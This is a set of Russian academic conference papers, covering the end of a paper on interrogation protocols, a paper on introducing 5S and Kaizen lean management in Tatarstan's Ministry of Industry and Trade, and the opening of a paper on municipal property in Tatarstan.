Решение о предъявлении доказательств, объем их и выбор места их предъявления определяется конкретными обстоятельствами дела.

В отдельных случаях допрос обвиняемого может сочетаться с другими следственными действиями.

О каждом допросе обвиняемого следователь составляет протокол. В протоколе допроса указываются данные о личности обвиняемого. В том числе: фамилия, имя, отчество, время и место рождения, гражданство, национальность, образование, семейное положение, место жительство, прежняя судимость.

Вопрос о судимости нужно тщательно выяснить, истребовав соответствующих органов МВД, и оговорить это в протоколе. В протокол заносятся и другие сведения об обвиняемом, которые являются необходимыми по обстоятельствам дела.

Показания обвиняемого заносятся в протокол в первом лице и, по возможности, дословно. Если обвиняемому были заданы вопросы, то в протоколе должны найти отражение эти вопросы и ответы на них обвиняемого. Если допрос производился с участием переводчика, то в протоколе отмечается, что переводчику разъяснены обязанности, и он предупрежден об уголовной ответственности за заведомо неправильный перевод, что удостоверяется подписью переводчика. По окончании допроса протокол предъявляется обвиняемому, который может требовать дополнения протокола и вынесения в него поправок. Своей подписью в конце протокола и внесения в ней поправок. Своей подписью в конце протокола обвиняемый удостоверяет правильность записи его показаний. Все дополнения и поправки должны быть удостоверены подписью обвиняемого и следователя.

Если допрос обвиняемого производится с участием переводчика, то протокол допроса должен включать указание на разъяснение переводчику его обязанностей и предупреждение об ответственности за заведомо неправильный перевод, что удостоверяется подписью переводчика.

Использованные источники:

1. Басков В.И. Процессуальные акты предварительного следствия. М., 2013.
2. Божьев В. П. и др. Уголовный процесс: Учебник для студентов вузов, обучающихся по специальности «Юриспруденция». 3-е изд., испр. и доп. - М.: Спарк. 704 с., 2012.
3. Кулбаев А.К. Уголовный процесс КР. Бишкек., 2012.
4. Уголовный процесс. Учебник под ред. Платков Д.И. – М.: 2012.
5. Уголовный процесс: учебник для студентов юридических вузов и факультетов. / под ред. К.Ф. Гуценко. Изд. 5-е перераб. и доп. М., 2013.

УДК 330.1

Пугачева М.А., к.э.н.
доцент, к.н.
Мурзабаева А.Н.
студент
Казанский (Приволжский) Федеральный Университет
Россия, г. Казань

СОВРЕМЕННЫЕ ИНСТРУМЕНТЫ МЕНЕДЖМЕНТА КАЧЕСТВА: 5S В СФЕРЕ ГОСУДАРСТВЕННОГО УПРАВЛЕНИЯ

Аннотация. В данной статье исследуется эволюция развития инструментов менеджмента качества. Статья посвящена изучению применения современных инструментов менеджмента качества рассматривается ряд мероприятий, направленных на поэтапное повышение эффективности деятельности предприятий Республики Татарстан, том числе и самого Министерства. Предметом исследования является применение современных инструментов менеджмента качества в сфере государственного управления. Методологической основой написания данной статьи послужили внутренние нормативные документы Министерства промышленности и торговли Республики Татарстан, положения и постановления Кабинета Министров Республики Татарстан, а также специальная литература по исследуемой теме.

Ключевые слова: менеджмент качества, инструмент, бережливая технология, мотивация, управление, функции сотрудников.

Pugacheva M.M. candidate of economic Sciences
associate Professor, PhD
Kazan Federal University
Russia, Kazan
Murzabaeva A.N. student
Kazan Federal University
Russia, Kazan

MODERN TOOLS OF QUALITY MANAGEMENT: 5S IN THE SPHERE OF PUBLIC ADMINISTRATION

Annotation. This article explores the evolution of the development quality management tools. The item is devoted to the study of the use modern quality management tools. A number of measures are considered aimed at gradually improving the efficiency of the enterprises of the Republic of Tatarstan, including the Ministry itself. The subject research is the use of modern quality management tools in the field of public administration

Keywords: quality management, tool, lean technology, motivation, management, employee functions.

На современном уровне развития понятие «качество» рассматривается как комплексная составляющая, включающая в себя качество конечного

продукта, качество управления, качество поставки или работ, качество жизнедеятельности людей (сотрудников) и общества в целом.

Каждая организация в наше время занимается улучшением своей деятельности и на это есть свои причины. Во-первых, уровень показателей некоторых процессов имеет тенденцию к снижению со временем, если его не поддерживать. Во-вторых, современные потребители становятся более требовательными, растет рост их ожиданий и организации надо им соответствовать. Организации, ориентированные на совершенствование, должны искать для каждой фазы инструменты, которые служат разным целям. [2]

Эффективная управленческая деятельность в современных сложных условиях невозможна без применения современных инструментов менеджмента (методик, концепций). При всём их разнообразии, в рамках данной выпускной квалификационной работы акцент сделан одну из популярных «бережливых технологий» – систему 5S, также известной как система «Упорядочения».

Актуальность исследуемой темы подтверждается не только значимостью результатов, достигнутых в частном секторе при использовании бережливых технологий, первыми успехами в применении концепции «бережливого государства» за рубежом, но также и готовностью руководства нашей страны воспринять новые управленческие концепции. [1]

Целью данной работы является анализ применения системы 5S в сфере государственного управления и разработка проектной инициативы «Бережливое министерство».

Следовательно, из данной цели вытекает необходимость рассмотрения и разрешения нижеуказанных задач:

−рассмотрение теоретических основ современных инструментов менеджмента качества;

−рассмотрение особенностей применения системы 5S в сфере государственного управления;

−рассмотрение общей характеристики деятельности Министерства промышленности и торговли Республики Татарстан;

−разработка методических рекомендаций к внедрению проекта «Бережливое министерство».

Объектом исследования в статье является Сводный отдел Министерства – структурное подразделение Министерства, созданное в целях реализации полномочий по прогнозированию основных параметров социально-экономического развития промышленности Республики Татарстан и осуществления информационно-аналитического обеспечения деятельности Министерства. Возглавляет отдел начальник, назначаемый на должность и освобождаемый от должности приказом Министра по представлению курирующего заместителя Министра. [3]

Для повышения производительности труда по поручению Президента Республики Татарстан Кабинет Министров Республики Татарстан утвердил

постановление от 05.04.2010 № 524-р о концепции целевой программы «Реализация проекта «Бережливое производство» в Республике Татарстан на 2011-2013 годы». Целью данной Программы являлось поэтапное повышение эффективности деятельности предприятий Республики Татарстан. [4]

На этой волне и в рамках долгосрочной целевой программы «Реализация методики «Бережливое производство» в Республике Татарстан на 2012-2013 годы», утвержденной Постановлением Кабинета Министров Республики Татарстан от 06.02.2012 №85 возникла необходимость внедрения инструментов «Бережливое производство» на предприятиях и организациях различных отраслей Республики Татарстан с целью повышения производительности труда.

Во исполнение программных мероприятий была создана рабочая группа, в состав которой вошли представители предприятия промышленности. [8]

Основной целью программы «Бережливое производство» является стимулирование промышленных предприятий Республики Татарстан к проведению эффективных преобразований для повышения конкурентоспособности и производительности труда, прежде всего, к снижению издержек на производство продукции и увеличению объема реализации выпускаемой продукции.

В настоящее время программа является эффективным инструментом поддержки для промышленных предприятий республики. Программа направлена на стимулирование предприятий к организационным и технологическим изменениям.

Несмотря на крупные достижения в прошлом, на сегодняшний день в Министерстве промышленности и торговли Республики Татарстан существуют проблемы с потерями административной работы, которые необходимо решить, для улучшения. [5]

Применительно к административным процессам можно выделить следующие виды потерь:

- незавершенная работа;
- ошибки в документах;
- повторная работа с документами;
- выполнение ненужной работы;
- лишние этапы в процессах;
- ожидания;
- лишние передвижения;
- перемещения документов.

Исследования причин потерь рабочего времени показывают, что основными из них являются следующие:

1) лишние ступени и звенья в аппарате управления приводят к усложнению системы документооборота и снижению оперативности управления.

2) нарушение последовательности выполнения процедур управления,

особенно при принятии решений, снижает эффективность управления.

В качестве других причин потерь рабочего времени выявлены такие как:

− нарушение трудовой и технологической дисциплины;

− высокий уровень текучести кадров, как следствие, выполнение специалистами работ, не входящих в их должностные обязанности;

− низкое качество полученных документов.

В настоящее время выявлена потребность в Министерстве повторно внедрить поэтапно такие инструменты бережливого производства, как система 5s и Кайдзен (Kaizen) – проектирование.

Это позволит повысить эффективность управления процессами административной работы, выявить и устранить потери, наладить взаимодействие между подразделениями и, как следствие, создать корпоративную культуру в Министерстве.

Проанализировав практику Министерства, были выявлены нарушения, которые привели к неподдержанию на должном уровне достигнутого состояния: отсутствие постпроектного мониторинга, проблема текучести кадров, отсутствие процедуры наставничества, концепции преемственности.

Исключение ошибок прошлого и получение более значительного эффекта от внедрения инструментов бережливого производства в Министерстве сегодня обусловлено подходом к данному проекту, основанным на проектно–ориентированной системе управления. Данная система была внедрена в Министерстве и утверждена приказом от 22.01.2018 №10-ОД. Название проекту было присвоено «Бережливое министерство» в соответствии с содержанием внедрения принципов «бережливого производства». [6]

В Министерстве промышленности и торговли Республики Татарстан в настоящий момент подготовлена проектная инициатива проекта «Бережливое министерство». В основу проекта легли инструменты «Бережливого производства», такие как концепция Кайдзен (Kaizen), фокусирующаяся на непрерывном совершенствовании производственных процессов и образа жизни, и система 5S, направленная на организацию рабочего пространства. [8]

Проект направлен на:

-создание корпоративной культуры непрерывных улучшений, стандартизации рабочего пространства;

-оптимизацию операционных процессов в Министерстве, сокращение всех видов потерь;

-повышение безопасности труда;

-формирование менталитета командной работы, нацеленной на долгосрочный результат;

-повышение эффективности выполнения служебных функций сотрудниками Министерства.

Основными задачами проекта являются организация рабочих мест всех

подразделений Министерства по системе 5S, разработка (реализация) Кайдзен (Kaizen) проекта по оптимизации процесса взаимодействия между подразделениями Министерства и Кайдзен (Kaizen) проекта по оптимизации одного из процессов внутри каждого отдела Министерства. [6]

Целью проекта является внедрение систему 5S и Кайдзен (Kaizen) проектирования по оптимизации процесса взаимодействия между подразделениями Министерства и по оптимизации одного из процессов внутри каждого отдела Министерства.

Для достижения цели и желаемого результата важно организовать командную работу всех подразделений Министерства и вовлечь каждого сотрудника. Для этого была определены Команда проекта и заинтересованные стороны проекта. [9]

Команда проекта – лица, замещающие государственную должность в Министерстве, должностные лица Министерства, представители подведомственных организаций, выделенные для участия в команде проекта, объединённые во временную организационную структуру и участвующие в реализации и управлении проектом в соответствии с закреплёнными за ними проектными ролями. Основная задача этой группы — обеспечение достижения целей проекта. Создается целевым образом на период осуществления проекта. Для достижения поставленной цели и эффективного взаимодействия членов команды, целесообразным решением стала структуризация команды на «Оперативный совет», «Проектную группу» и «Заинтересованные стороны проекта».

Организационная структура проекта с уровнями взаимодействия в графическом виде отражена на рисунке 1.

Рисунок 1. Организационная структура проекта «Бережливое министерство»

Оперативный совет – это совокупность лиц, входящих в состав команды проекта, осуществляющих оперативный контроль реализации

проекта, согласование управленческих документов по проекту, принятие решений по проекту в рамках полномочий, установленных Проектным офисом для проектов, приёмку продукта или промежуточных результатов проекта. В обязательном порядке включает в себя:

− заказчика проекта – участника проектной деятельности, в зону ответственности которого входит определение требований к продукту проекта, согласование управленческих документов по проекту, принятие результатов и продукта проекта. В данном случае, это министр промышленности и торговли РТ;

− куратора проекта – лицо, замещающее государственную должность в Министерстве, должностное лицо Министерства, которое отвечает за обеспечение проекта ресурсами, согласование и утверждение управленческих документов по проекту, решение вопросов, выходящих за рамки полномочий руководителя проекта. Также является связующим звеном между высшим руководством организации и командой управления проектом;

− руководителя проекта – лицо, замещающее государственную должность в Министерстве, должностное лицо Министерства, которое отвечает за достижение целей проекта, планирование реализации проекта, подготовку управленческих документов по проекту, организации и контроль выполнения командой проекта работ, подготовку статус-отчетов и итоговых отчетов, завершение проекта, постпроектный мониторинг.

С целью предоставления объективной и полной информации о ходе реализации проекта и противодействия замедлению принятие решений, было принято решение об объединении полномочий куратора проекта и руководителя. Главной задачей оперативного совета является осуществление функций управления проектом для эффективного достижения целей и задач проекта.

Проектная группа – это функциональное объединение отраслевых специалистов в составе команды проекта, которое непосредственно работает над осуществлением реализации проекта. Проектная группа является основным элементом организационной структуры проекта. При формировании были учтены такие факторы как: квалификация, опыт, личные качества.

В состав проектной группы вошли: начальник сводного отдела, начальник отдела организационной работы, начальник отдела финансового планирования, учета и отчетности, начальник отдела кадров, начальник отдела материально-технического обеспечения, начальник сектора информационных технологий, ведущий советник отдела корпоративного управления и ответственные исполнители в отделах за внедрение системы 5S.

Результаты от внедрения проекта получат обе стороны воздействия: и Министерство, и сотрудники.

Внедрение и функционирование системы 5S предоставит

Министерству следующие возможности:

− поддержание имиджа Министерства, как передового института государственной службы РТ в системе бережливого производства;

− эффективное использование рабочих мест;

− обеспечение сохранности имущества и документов;

− сокращение времени выполнения операций за счет снижения потерь времени на поиски, перемещение;

− повышение дисциплины в коллективе.

Успешный запуск системы 5S в Министерстве даст сигнал о готовности к внедрению Кайдзен (Kaizen) проектирования. Кайдзен (Kaizen) на долгосрочной основе предоставит свои положительные результаты.

Для Министерства:

− создание корпоративной культуры непрерывных улучшений и стандартизации инновационных решений;

− оптимизация операционных процессов в Министерстве, сокращение всех видов потерь;

− формирование благоприятной профессиональной атмосферы за счет командной работы над проектами;

− увеличение производительности труда за счет диагностики и совершенствования основных процессов.

Для сотрудников:

− формирование менталитета командной работы, нацеленной на долгосрочный результат;

− формирование инструментов мотивации персонала на производительный труд и внедрение инновационных решений на разных уровнях ответственности;

− формирование инновационно-ориентированного мышления;

− уменьшение ресурсов, необходимых для исполнения обязанностей, в том числе временных;

− формирование компетенций проектно-ориентированной деятельности.

Оценка результатов от внедрения инструментов бережливого производства будет дана на заседании Проектного комитета Министерства с участием членов Общественного совета при Министерстве.

Исходя из оценки результатов деятельности каждого сотрудника Министерства и проектной группы в целом, формируется процедура стимулирования сотрудников. Выделяется два метода стимулирования: материальное и нематериальное.

Материальное стимулирование включает все виды денежных выплат и все формы материального не денежного стимулирования, нацелено на полное проявление и использование трудового потенциала сотрудника как элемента командной работы, так и индивидуума.

При этом будет учитываться активность в кайдзен-предложениях, то есть идей сотрудников, направленных на оптимизацию процессов. Система

подачи кайдзен-предложений направлена на вовлечение персонала в постоянный процесс улучшений. Все поданные кайдзен-предложения собираются, регистрируются и классифицируются в зависимости от той области , улучшения в которой они призваны провести:

- повышение эффективности труда;
- повышение уровня безопасности труда;
- улучшение организации рабочего пространства и условий труда;
- снижение издержек и экономия ресурсов.

На основании утвержденной проектной инициативы (Протокол заседания Проектного комитета Министерства) и в соответствии с приказом Министерства от 22.02.2018 №31-ОД «Об утверждении Регламента управления проектом в Министерстве», командой проекта совместно с руководителем проекта разрабатывается паспорт проекта и календарный план проекта (в течение сорока рабочих дней, если иной срок не установлен в документе, содержащем решение о запуске проекта).

В паспорте проекта отражается бюджет проекта, продукт проекта, элементы продукта проекта, сроки контрольных точек, а также процент загрузки каждого из участвующих в проекте от заказчика до исполнителя.

Также при подготовке паспорта проекта необходимо было определить риски данного проекта и оценить их влияние на ход и реализацию проекта.

Под риском проекта понимают неопределенное событие или условие, которое в случае возникновения имеет воздействие (позитивное или негативное) по меньшей мере на одну из целей проекта, например, сроки, стоимость, содержание или качество.

Основными рисками по данному проекту команда проекта определила выход за рамки сроков проекта и за рамки бюджета проекта.

При оценке рисков не только определяются возможные риски, но и приводятся условия их наступления, даются методы уменьшения как вероятности их наступления, так и минимизации негативных последствий от их воздействия. [10]

При подготовке календарного плана осуществляется детальная проработка проекта: подробно описываются этапы, работы, контрольные точки проекта; определяются сроки; ответственные исполнители в разрезе каждого мероприятия и в целом по этапу.

Выстраивая логическую последовательность событий, целесообразным решением стало декомпозирование работ путём создания следующих контрольных точек:

- организационные мероприятия по внедрению системы 5;
- устранение беспорядка на рабочих местах сотрудников Министерства;
- устранение беспорядка на общем сетевом ресурсе Министерства Диск (Z:\);
- устранение беспорядка на рабочих столах ПК сотрудников Министерства;

- инвентаризация мебели и оборудования (техники) Министерства;
- делопроизводство внутри отделов Министерства;
- эргономика рабочего пространства (используя диаграмму спагетти) в каждом отделе Министерства;
- проведение конкурсных процедур;
- Кайдзен проектирование.

Описание контрольных точек содержит информацию о том, в какой момент времени будут выполнены запланированные задачи и что будет результатом их выполнения.

В результате получено полное проектное расписание, учитывающее длительность работ и ресурсную базу, необходимую для контроля показателей проекта в ходе реализации.

На заседании Проектного комитета Министерства принимается решение о закрытии проекта и при необходимости решение о переходе проекта на стадию «Постпроектного мониторинга», которая заключается в определении получения общественно значимого эффекта от реализации проекта. Назначается ответственный за постпроектный мониторинг, который подготавливает План постпроектного мониторинга, в соответствии с Регламентом управления проектом в Министерстве, и осуществляет его реализацию.

Ответственный за постпроектный мониторинг докладывает о ходе реализации Плана постпроектного мониторинга на заседании Проектного комитета Министерства.

На выходе подготавливается итоговый отчет постпроектного мониторинга, результаты которого также фиксируются в Протоколе заседания Проектного комитета Министерства.

Таким образом, Министерство промышленности и торговли Республики Татарстан сможет реализовать лучшее управленческое решение, интегрировав инструменты бережливого производства и механизм проектного управления. В совокупности это удвоит эффект от реализации составленного плана мероприятий и сократит сроки.

Преимущества именно бережливых технологий в том, что они не требуют больших капиталовложений и позволяют раскрыть потенциал персонала при оптимизации рабочих процессов. А проектный подход позволит координировать ход реализации плана и добиться поставленных целей. Слияние двух практик позволит получить колоссальные результаты такие как: создание корпоративной культуры непрерывных улучшений и стандартизации инновационных решений, оптимизация операционных процессов в Министерстве, сокращение всех видов потерь, формирование менталитета командной работы, нацеленной на долгосрочный результат, увеличение производительности труда за счет диагностики и совершенствования основных процессов. [7]

Опираясь на опыт внедрения принципов «Бережливого производства» Министерства и анализ текущего состояния рабочего пространства, была

выявлена необходимость снижения потерь в административных процессах путём внедрения системы 5S и Кайдзен (Kaizen) – проектирования вновь, но с устранением ошибок ранней практики.

Опыт работы Министерства совместно с организациями Республики Татарстан показал, что система эффективна не только в промышленности, но и в административных процессах. Поэтому решение об инициации проекта «Бережливое министерство» было осознанным и необходимым.

Система 5S представляет собой совокупность организационно–технических мероприятий по рациональной организации рабочих мест, обеспечивающую безопасность работы и рост производительности труда.

Принципы, на которых базируется система 5С, достаточно просты и очевидны, но как оказалось трудны в исполнении. При реализации системы «5S» сотрудники должны привыкнуть к постоянному выполнению элементарных требований. Самым эффективным способом «активизировать» участие всего коллектива является не рассуждение о том, как всё должно быть, а строгий взгляд на реальность и изменение сложившейся неправильной практики. Необходимо сформировать чувство причастности к группе, команде, создать ощущение маленького чуда и свершения. [1]

Результатом этого действия должна стать новая атмосфера в коллективе: исключение из производства всего лишнего, ненужного; наведение порядка; поддержание и сохранение работоспособного состояния оборудования – все это позволит людям проявлять свои лучшие качества.

Первый принцип внедрения системы гласит «Сортируй» и предполагает исключение из целевой зоны предметов, которые не использовались в течение определенного периода времени и которые не предполагается использовать в дальнейшем. Для этого необходимо:

а) оценка всех находящихся в рабочем пространстве предметов, документов по критерию их полезности и частоты использования;

б) определить карантинную зону (место временного размещения) ненужных предметов;

в) выявить лишние предметы и поместить их в карантинную зону;

г) определить дальнейшие действия в отношении ненужных предметов: ненужные предметы удаляются из рабочей зоны или уничтожаются; предметы, не нужные срочно, располагаются на определенном отдалении или хранятся централизовано; нужные – сохраняются на рабочем месте.

Действия на данном этапе приводят к улучшению культуры и безопасности труда на рабочем месте, сокращение ненужных запасов и сокращение занимаемых площадей, улучшение сохранности сырья, материалов, готовой продукции.

Согласно второму принципу системы «Сортируй» необходимо определить местоположение каждого предмета. В момент принятия решений следует придерживаться следующих правил:

− быстрота, легкость и безопасность доступа к предметам;

− визуализация способа хранения и контроля наличия, отсутствия или местонахождения нужного предмета;

− свобода перемещения предметов и эргономичность рабочего места.

Действия на данном этапе приводят к улучшению организации труда, сокращение потерь времени на поиск, ожидание, перемещение, сокращение брака из–за случайные использования несоответствующих компонентов эффективное использование рабочих мест.

В применение принципа «Соблюдение порядка» важно добиться того, чтобы все сотрудники участвовали в одинаковой деятельности короткий промежуток времени. У каждого может найтись достаточно веских причин для того, чтобы не участвовать, но они должны быть отвергнуты, для действительно успешного внедрения системы 5S.

Последовательность действий на данном этапе:

1) Разделите участок на зоны и назначьте ответственных за каждую зону.

2) Определите, что должно быть очищено, установите порядок уборки и затем осуществите её. При этом важно, чтобы все понимали важность уборки, а также возможность в процессе уборки проанализировать причины возникновения проблем.

3) Проверьте способы, инвентарь и средства, которыми осуществляется уборка, для того, чтобы было легко убирать труднодоступные места.

4) Определите правила, которые необходимо соблюдать для того, чтобы сохранять вещи такими, какими вы хотите их видеть.

Действия на данном шаге приводят к сокращению простоев из–за неисправности оборудования, к улучшению санитарно–гигиенических условий труда, предотвращению утечек, сокращению аварий из–за неисправности оборудования, устранению причин аварий, пожаров, несчастных случаев, сокращению брака и потерь, связанных с загрязнением и неисправностью оборудования и контрольно–измерительных приборов.

Самые эффективные решения, найденные в ходе реализации первых трех этапов необходимо закрепить письменно, чтобы они стали наглядными и легко запоминающимися. Именно на это и нацелен четвертый принцип «Стандартизируй».

Главная трудность при внедрении системы 5S – неизбежное столкновение со старыми привычками сотрудников, которые необходимо разрушить, чтобы организовать рабочий процесс по–новому.

Эффектами на данном этапе являются сокращение потерь за счет визуализации контроля и управления, стандартизация методов контроля.

Следующий принцип «Совершенствуй» призван замкнуть цикл функционирования системы 5S, так как совершенствование и соблюдение обеспечивают реализацию философии Kaizen и непрерывную работу по закреплению навыков у сотрудников по поддержанию порядка на рабочих местах.

Заключительный шаг системы 5S имеет определенную дополнительную сложность управленческого характера. Так как методика направлена на формирование новой корпоративной культуры, то есть некой привычки, то особая нагрузка в рамках реализации пятого шага ложится на управленцев всех уровней. При этом данный шаг направлен ещё и на продолжение совершенствования эффективности организации рабочего пространства и предполагает инициатив от сотрудников. Внедрение этих инициатив не только помогает оптимизировать процессы, но и раскрыть потенциал сотрудников, которые готовы менять привычные вещи и работать в новых условиях.

Поддержание и сохранение достигнутого результата возможно путём проведения регулярных аудитов рабочих мест с помощью экспертов, но начальник отдела и сотрудники должны сами постоянно оценивать состояние кабинетов и рабочих мест.

Применение инструментов менеджмента качества позволяет существенно повысить качество, результативность и эффективность трудовых функций сотрудников, государственных услуг, предоставляемых органами исполнительной власти на всех уровнях. Исследуя в данной работе эволюцию развития инструментов менеджмента качества был сделан вывод о том, что разнообразие концепций, методик и инструментов характеризуется сменой исторических этапов, возникновением принципиально новых идей в области менеджмента качества, описывающих общественно–исторические явления. Но каждый виток развития инструментов менеджмента качества перенимает ранее используемые методики и опыт, не опровергая, а наоборот, вбирая их в себя, дополняя новыми научными подходами к методам определения оценки качества продукции. Инструменты менеджмента качества– это различные методы и техники по сбору, обработке и представлению количественных и качественных данных какого–либо объекта (продукта, процесса, системы). Несмотря на сферу применения: производство, государственный сектор, сфера услуг, вооружённые силы, здравоохранение, торговля, инструменты менеджмента качества нацелены создать оптимальные условия для выполнения операций, поддержания док порядка, чистоты, аккуратности, экономии времени и энергии док для повышения производительности, предотвращения несчастных случаев, частичное предотвращение поломки оборудования, своевременное проведение предупредительного ремонта. В целях реализации постановления Кабинета Министров Республики Татарстан 05.04.2010 № 524-р о концепции целевой программы «Реализация проекта «Бережливое производство» в Республике Татарстан на 2011-2013 годы» Министерством промышленности и торговли Республики Татарстан был реализован ряд мероприятий, направленных на поэтапное повышение эффективности деятельности предприятий Республики Татарстан, в том числе и самого Министерства.

Внедрение таких инструментов менеджмента качества, как система 5S,

позволяет навести элементарный порядок в организации (в части ведения документации, выполнения обязательных для исполнения требований, организации работы подразделений); распределить ответственность и отрегулировать взаимодействие между подразделениями и специалистами, снизить потери ожидания, перемещения, качества; стандартизировать необходимое состояние процессов и проводить мониторинг, который будет концентрировать внимание на предупреждение ошибок и нарушений, установленным требованиям, а не только исправлением допущенных ошибок, постоянно улучшая качество работы сотрудников. Проанализировав практику внедрения инструментов менеджмента качества в Министерства промышленности и торговли Республики Татарстан, были выявлены нарушения, которые и привели к не поддержанию на должном уровне достигнутого состояния на сегодняшний день: отсутствие пост проектного мониторинга, проблема текучести кадров, отсутствие процедуры наставничества, человек концепции преемственности. В настоящее время была выявлена потребность в Министерстве промышленности и торговли Республики Татарстан повторно внедрить поэтапно такие инструменты менеджмента качества, как система 5s и Кайдзен (Kaizen) – проектирование. Это позволит повысить эффективность управления процессами административной работы, выявить и устранить потери, наладить взаимодействие между подразделениями и,как следствие, создать корпоративную культуру в Министерстве. Исключение ошибок прошлого и получение более значительного эффекта от внедрения инструментов менеджмента качества в Министерстве сегодня обусловлено подходом к реализации данного проекта, основанным на проектно–ориентированной системе управления. Наименование проекта присвоено «Бережливое министерство». Внедрение данного проекта на практике даст следующие результаты:

− создание корпоративной культуры непрерывных улучшений, стандартизации рабочих мест и рабочего пространства;

− сокращение времени выполнения операций за счет снижения потерь времени на поиски, перемещение;

− поддержание имиджа, как передового института государственной службы РТ в системе «бережливого производства»;

− повышение безопасности труда за счет освобождения пространства от ненужных объектов и улучшение санитарно-гигиенических условий труда;

− повышение дисциплины в коллективе;

− обеспечение сохранности имущества и документов;

− создание условий для непрерывного роста и совершенствования компетенций сотрудников в сфере бережливого производства.

Использованные источники:

1. Вэйдер, М. «Инструменты бережливого производства»: книга [Текст]/ М. Вэйдер// Перс англ. 5-е и д. М.: Альпина Паблишер . – 2015. – с.125.

2. Кане М.М. Системы, методы и инструменты менеджмента качества: учеб. пособие [Текст]/ М.М. Кане, Б.В. Иванов, В.Н. Корешков, А.Г. Схиртлад е// и д. СПб.: – 2008. – с.382.
3. Положение о Министерстве промышленности и торговли Республики Татарстан [Электронный ресурс]/ Портал правовой информации Республики Татарстан// Режим доступа http://pravo.tatarstan.ru/. (дата обращения 22.05.2018).
4. Положение о сводном отделе Министерства промышленности и торговли Республики Татарстан [Текст]:// Внутренняя документация Министерства промышленности и торговли Республики Татарстан/ – К.:2014. – с.3.
5. Положение о системе управления проектной деятельностью в Министерстве промышленности и торговли Республики Татарстан [Текст]:// Внутренняя документация Министерства промышленности и торговли Республики Татарстан/ – К.:2018.–с.2.
6. Постановление Кабинета Министров от 05.04.2010 №524–р "Об утверждении концепции целевой программы «Реализация проекта «Бережливое производство» в Республике Татарстан на 2010-2013 годы» [Электронный ресурс]/ Портал правовой информации Республики Татарстан// Режим доступа http://pravo.tatarstan.ru/. (дата обращения 22.05.2017).
7. Появление и сущность концепции бережливого производства [Электронный ресурс]/ Информационный сайт по экономике// Режим доступа: http://www.ekportal.ru/. (дата обращения 15.05.2018).
8. Приказ Министерства промышленности и торговли Республики Татарстан от 21.12.2011 №323–ОД «Об утверждении плана мероприятий рабочей группы по внедрению методики «Бережливое производство» на 2012 год» [Текст]:// Внутренняя документация Министерства промышленности и торговли Республики Татарстан/ – К.:2011. –с.2.
9. Регламент управления проектом в Министерстве промышленности и торговли Республики Татарстан [Текст]:// Внутренняя документация Министерства промышленности и торговли Республики Татарстан/ – К.:2018. – с.3.
10.Фомичев, С.К. Основы управления качеством: учеб. пособие [Текст]/ С. К. Фомичев, А. А. Старостина, Н. И. Скрябина// 2–е и д., стереотип. – К.: МАУП – 2002. – с.65.

УДК 06.03

Пурис А. В., к.э.н.
доцент
Калинина В.В.
студент
Казанский национальный исследовательский
технический университет им. А.Н. Туполева – КАИ
Россия, Республика Татарстан, г. Казань

ОСОБЕННОСТИ РЕАЛИЗАЦИИ МУНИЦИПАЛЬНОГО ИНТЕРЕСА В РЕСПУБЛИКЕ ТАТАРСТАН

Аннотация

Особый интерес представляет изучение правящих элит в регионах - их положения, состава, интересов, идеологии, адаптационного и инновационного потенциала. Мүниципальная собственность в Татарстане, как впрочем, и в других регионах России, находится в стадии становления.

Ключевые слова: мүниципальная собственность, Татарстан, регион, муниципальный интерес, самоуправление.

Puris V., candidate of economic Sciences
associate Professor, Kazan national research University
technical University. A. N. Tupolev – KAI
Kazan, Republic of Tatarstan, Russia
Kalinina V.V., student Kazan national research
University technical University. A. N. Tupolev – KAI
Kazan, Republic of Tatarstan, Russia

FEATURES OF REALIZATION OF MUNICIPAL INTEREST IN THE REPUBLIC OF TATARSTAN

Annotation

Of particular interest is the study of the ruling elites in the regions-their position, composition, interests, ideology, adaptation and innovation potential. Municipal property in Tatarstan, as well as in other regions of Russia, is in its infancy.

Key words: municipal property, Tatarstan, region, municipal interest, self-government.

В настоящее время к числу наиболее приоритетных взаимоотношений между федеральным центром и субъектами Федерации, относятся разделение между ними предметов ведения и ксмпетенций, а также реализация мүниципального интереса регионального уровня. 85 субъектов, различающиеся своим историческим прошлым, национальным, конфессиональным и социальным составом населения, культурными традициями и т.д. в состав которого они входят-это федеративное государство, Россия.

Характер отношений олифонический и неоднозначный мүниципальной

собственности проявляется в противоречивом характере становления и особых формах ее реализации в отдельных российских регионах.

Особый интерес вызывает изучение правящих элит в субъектах - их положения, состава, интересов, идеологии, адаптационного и инновационного потенциала. Очень часто именно политические элиты оказывают решающее воздействие на выбор путей реформы мүниципальной собственности, ее ход и результаты. Так или иначе, но данный вопрос нашел свое отражение в сборнике «Трансформация российских региональных элит в сравнительной перспективе». Как и в других субъектах России мүниципальная собственность в Татарстане, находится в стадии становления или трансформирования.

Постановлением Верховного Совета Российской Федерации от 27 декабря 1991 года N 3020-1 «О разграничении госүдарственной собственности в Российской Федерации на федеральную собственность, государственную собственность респүблик в составе Российской Федерации, краев, областей, автономной области, автономных округов, городов Москвы и Санкт-Петербурга и муниципальную собственность» было положено начало становлению мүниципальной собственности в России.

С большим опозданием — с конца 1999-иачала 2000 гг началось в Республике Татарстан становление местного самоүправления (МСУ). Причин было много. Процесс, сам по себе достаточно сложный и болезненный (к тому же не имеющий аналогов за все периоды развития России) трансформации мүниципальной собственности осложнился тем, что совпал по времени с преобразованием мүниципальной собственности в процессе приватизации, что не могло не сказаться на протекании обоих процессов, придав им весьма своеобразную специфику.

Проблема политического развития Татарстана долгое время вращалась вокруг суверенизации, что также сыграло большүю роль при оформлении статуса республики. Поэтому вопросы местного самоуправления, естественно, не имели и острая внүтриполитическая обстановка в республике, которая больше требовала не разделения власти, а наоборот, сохранение целостности. Нежелание правящей элиты делиться властными полномочиями с народом в Татарстане, конечно, как и во многих других регионах России, тоже имело место,а также недостаточный уровень гражданского самосознания населения и его общественно-политическая пассивность, скудость экономических и финансовых ресурсов. Затягивание с реализацией федерального закона было вызвано и неудовлетворительным в целом ходом реформы муниципальной собственности в других субъектах Федерации. Пользуясь особым статусом Республики в РФ, политическая элита и руководство Татарстана, не спешило с новшествами, стремясь избежать ошибок.

Законом Республики Татарстан от 15 сентября 1999 года N 2353 «О гоүударственной собственности и собственности местного самоуправления», в котором установлены основания возникновения права муниципальной

собственности (статья 21), в настоящее время регулируется порядок передачи объектов государственной собственности Республики Татарстан в муниципальную собственность (собственность местного самоуправления). Тем самым ликвидировано несоответствие между федеральным и республиканским законодательством и созданы стимулы для дальнейшего развития муниципальной собственности в Республике Татарстан.

